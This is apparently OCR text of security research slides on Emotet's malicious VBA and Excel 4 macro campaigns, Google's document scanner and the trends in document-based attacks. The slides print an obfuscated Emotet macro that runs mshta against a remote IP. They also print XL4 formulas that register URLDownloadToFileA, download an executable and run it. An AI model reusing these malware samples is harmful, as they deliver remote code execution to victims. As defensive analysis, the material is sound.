
Security and Privacy Research

2020

Emotet

king of malicious VBA

Emotet epoch pre-takedown



Document scanner





Figure 3: Typical Emotet payload delivery chain.



Jan 22 - Jan 28 2022

Emotete massive VBA based spam campaigns lasted a few days with our document scanner responsible blocking most of it

Function parameters obfuscation

mshta

http://104.144.xxx.yyy/tron/stem.php

mshta: executes Microsoft HTML Applications (remotely)
https://attack.mitre.org/techniques/T1170/

Function name obfuscation

WScript.shell > LoLbins attack
https://blog.talosintelligence.com/2019/11/hunting-for-lolbins.html

Hash busting

Vars never referenced

Code execution

```
boazuda = "zTpVrQQvHdVZWEzNCEvrDXMHhcjFYVxXIEEnuDCLMqpbjXqYf
hcjFYVxXIEEnucjFYVxXIEEnup://104.144.207.201/cjFYVxXIEEnuron/WEzNCEvrDXMHcjFYVxXIEEnuiELOZqbR
QzjYzTpVrQQvHdVZ.php?ucjFYVxXIEEnuzTpVrQQvHdVZDCLMqpbjXqYf=DCLMqpbjXqYfrniELOZqbRQzjY"
boazuda = Replace(boazuda, "zTpVrQQvHdVZ", "m")
boazuda = Replace(boazuda, "DCLMqpbjXqYf", "a")
dzkkGwK = "X" & "p" & "o"
boazuda = Replace(boazuda, "WEzNCEvrDXMH", "s")
AuOKypAOxXWC = "u" & "x" & Trim("G")
LrdizVw = 1418 + 1239 + 1546 + 521 + 1029
iBEFgGzg = 1766 + 1267 + 544 + 1840
boazuda = Replace(boazuda, "cjFYVxXIEEnu", "t")
boazuda = Replace(boazuda, "iELOZqbRQzjY", "e")
cYqOLzNGqSzN = 110 + 662 + 271 + 430 + 1818
IzdiuFFLcOWX = 1234 - 1771 - 1644 - 1187
boazuda = Replace(boazuda, "dfnAfNznHxFV", "l")
yCdrQfLG = "Z" & "y" & Trim("R") & "d"

loquaz = "WScripUEAOXJSPZOCg.ShwBfuroncKuUbkjJbOBuEpdFEkjJbOBuEpdFE"
loquaz = Replace(loquaz, "DgDdPEVxFMkH", "m")
OFNCRKqKF = 1006 + 15 + 215
loquaz = Replace(loquaz, "rTRMGUvpLYHv", "a")
TOxTXxovMuOp = 734 + 33 + 1188 + 563 + 716
loquaz = Replace(loquaz, "AdoqkZxrLcFX", "s")
loquaz = Replace(loquaz, "UEAOXJSPZOCg", "t")
QFMdIPpUYY = 459 - 943 - 977
AUvwcPXcwXb = "E" & "Q"
loquaz = Replace(loquaz, "wBfuroncKuUb", "e")
iqEyuLuf = "D" & "A" & Trim("O")
loquaz = Replace(loquaz, "kjJbOBuEpdFE", "l")
uRxRWUfRpSX = Trim("G") & "k" & Trim("G") & Trim("I")

jXkIrzM = 128 - 1507 - 70
XjnfDLLd = Trim("k") & "o" & "p"


CreateObject(loquaz).Run boazuda, 0

FAcDNuSZHuWp = 1892 - 994 - 435 - 958 - 491 - 1652 - 1245
NbnCVgoojDpO = 1069 + 1656 + 957 + 714
CDDQFoi = 512 + 1320
zCwcBZPYSpI = 1011 - 1218 - 830 - 1495 - 300 - 1268 - 860
```


EMOTET takedown
EUROPOL
In January 2021, law enforcement and judicial authorities worldwide took down the Emotet botnet.
Participating law enforcement authorities:
Netherlands (Politie)
Germany (Bundeskriminalamt)
France (Police Nationale)
Lithuania (Lietuvos kriminalinės policijos biuras)
Canada (Royal Canadian Mounted Police)
USA (Federal Bureau of Investigation)
UK (National Crime Agency)
Ukraine (Національна поліція України)
EUROPOL


2021

Emotete is back

XLS is the new jam


New Emotet Infection Method

https://unit42.paloaltonetworks.com/new-emotet-infection-method/



https://www.techrepublic.com/article/excel-is-still-a-security-headache-after-30-years-because-of-this-one-feature/

XL4 macro TTP timeline




Spread code on Excel sheet cells

Register Windows API function with a custom name (*registers URLDownloadToFileA as 'Volate'*)

```
Defined Names:

DFGYUJTYGSRYHEDRTSDGS = <Hidden>
dontdoit = -676986880.000000
GFJVHYXDYHDTYHXDYHDTY = <Hidden>
okwell = 124715008.000000
plzno = -709623808.000000
Volate =
Auto_Open = Лист2!$A$200


Externally Defined Names:

СЛУЧМЕЖДУ = #REF!


Formulas:

CELL(A684) = REGISTER(Live!Y204,B684,Live!Y206,Live!Y207,,Live!Y208,Live!Y209)
CELL(B684) = CONCATENATE("C","reateDirectoryA")
CELL(A685) = Volate(Live!Y210,Live!Y211)
CELL(A686) = Volate("C:\Gravity\Gravity2",Live!Y211)
CELL(A687) = REGISTER(Live!Z204,Live!Z205,Live!Z206,Live!Z207,,Live!Z208,Live!Z209)
CELL(A688) = DFGYUJTYGSRYHEDRTSDGS(0,A697&Live!A310&A696&Live!A300,"C:\Gravity\Gravity2\Fiksat.exe",0,0)
CELL(A689) = REGISTER("zipfldr","RouteTheCall","JJCCJ","GFJVHYXDYHDTYHXDYHDTY",,1,9)
CELL(A690) = GFJVHYXDYHDTYHXDYHDTY(0,"calc","C:\Gravity\Gravity2\Fiksat.exe",0)
CELL(A695) = HALT()
CELL(A696) = СЛУЧМЕЖДУ(111111.000000,9999999.000000)&"."
CELL(Y204) = "Kernel32"
CELL(Z204) = "URLMon"
CELL(Z205) = "URLDownloadToFileA"
CELL(Y206) = "JCJ"
CELL(Z206) = "JJCCJJ"
CELL(Y207) = "Volate"
CELL(Z207) = "DFGYUJTYGSRYHEDRTSDGS"
```

Extended our AI scanner to classify accurately XL4 (BIFF) files

Days after launching our improved XLS analyser Emotete sent over 300k XLS files that evaded other scanners



Jan 14- Jan 20 2022

Onward

Google


Security and Privacy Research

Key trends

PDF social engineering documents are taking over


Hybrid client/server detection will be the norm

Phishing documents to be the new king




Our document scanner drastically reduced malicious office documents effectiveness

Microsoft to disable Office macros (probably)




https://www.scmagazine.com/analysis/application-security/microsoft-will-block-macros-by-default-from-internet-downloads

https://www.bleepingcomputer.com/news/microsoft/microsoft-rolls-back-decision-to-block-office-macros-by-default/




https://thehackernews.com/2022/07/microsoft-resumes-blocking-office-vba.html




Malicious document per filetype seen by GMail

Hybrid client/server detection will be the norm

Stronger data privacy needs and upcoming data protection regulations are reshaping the world



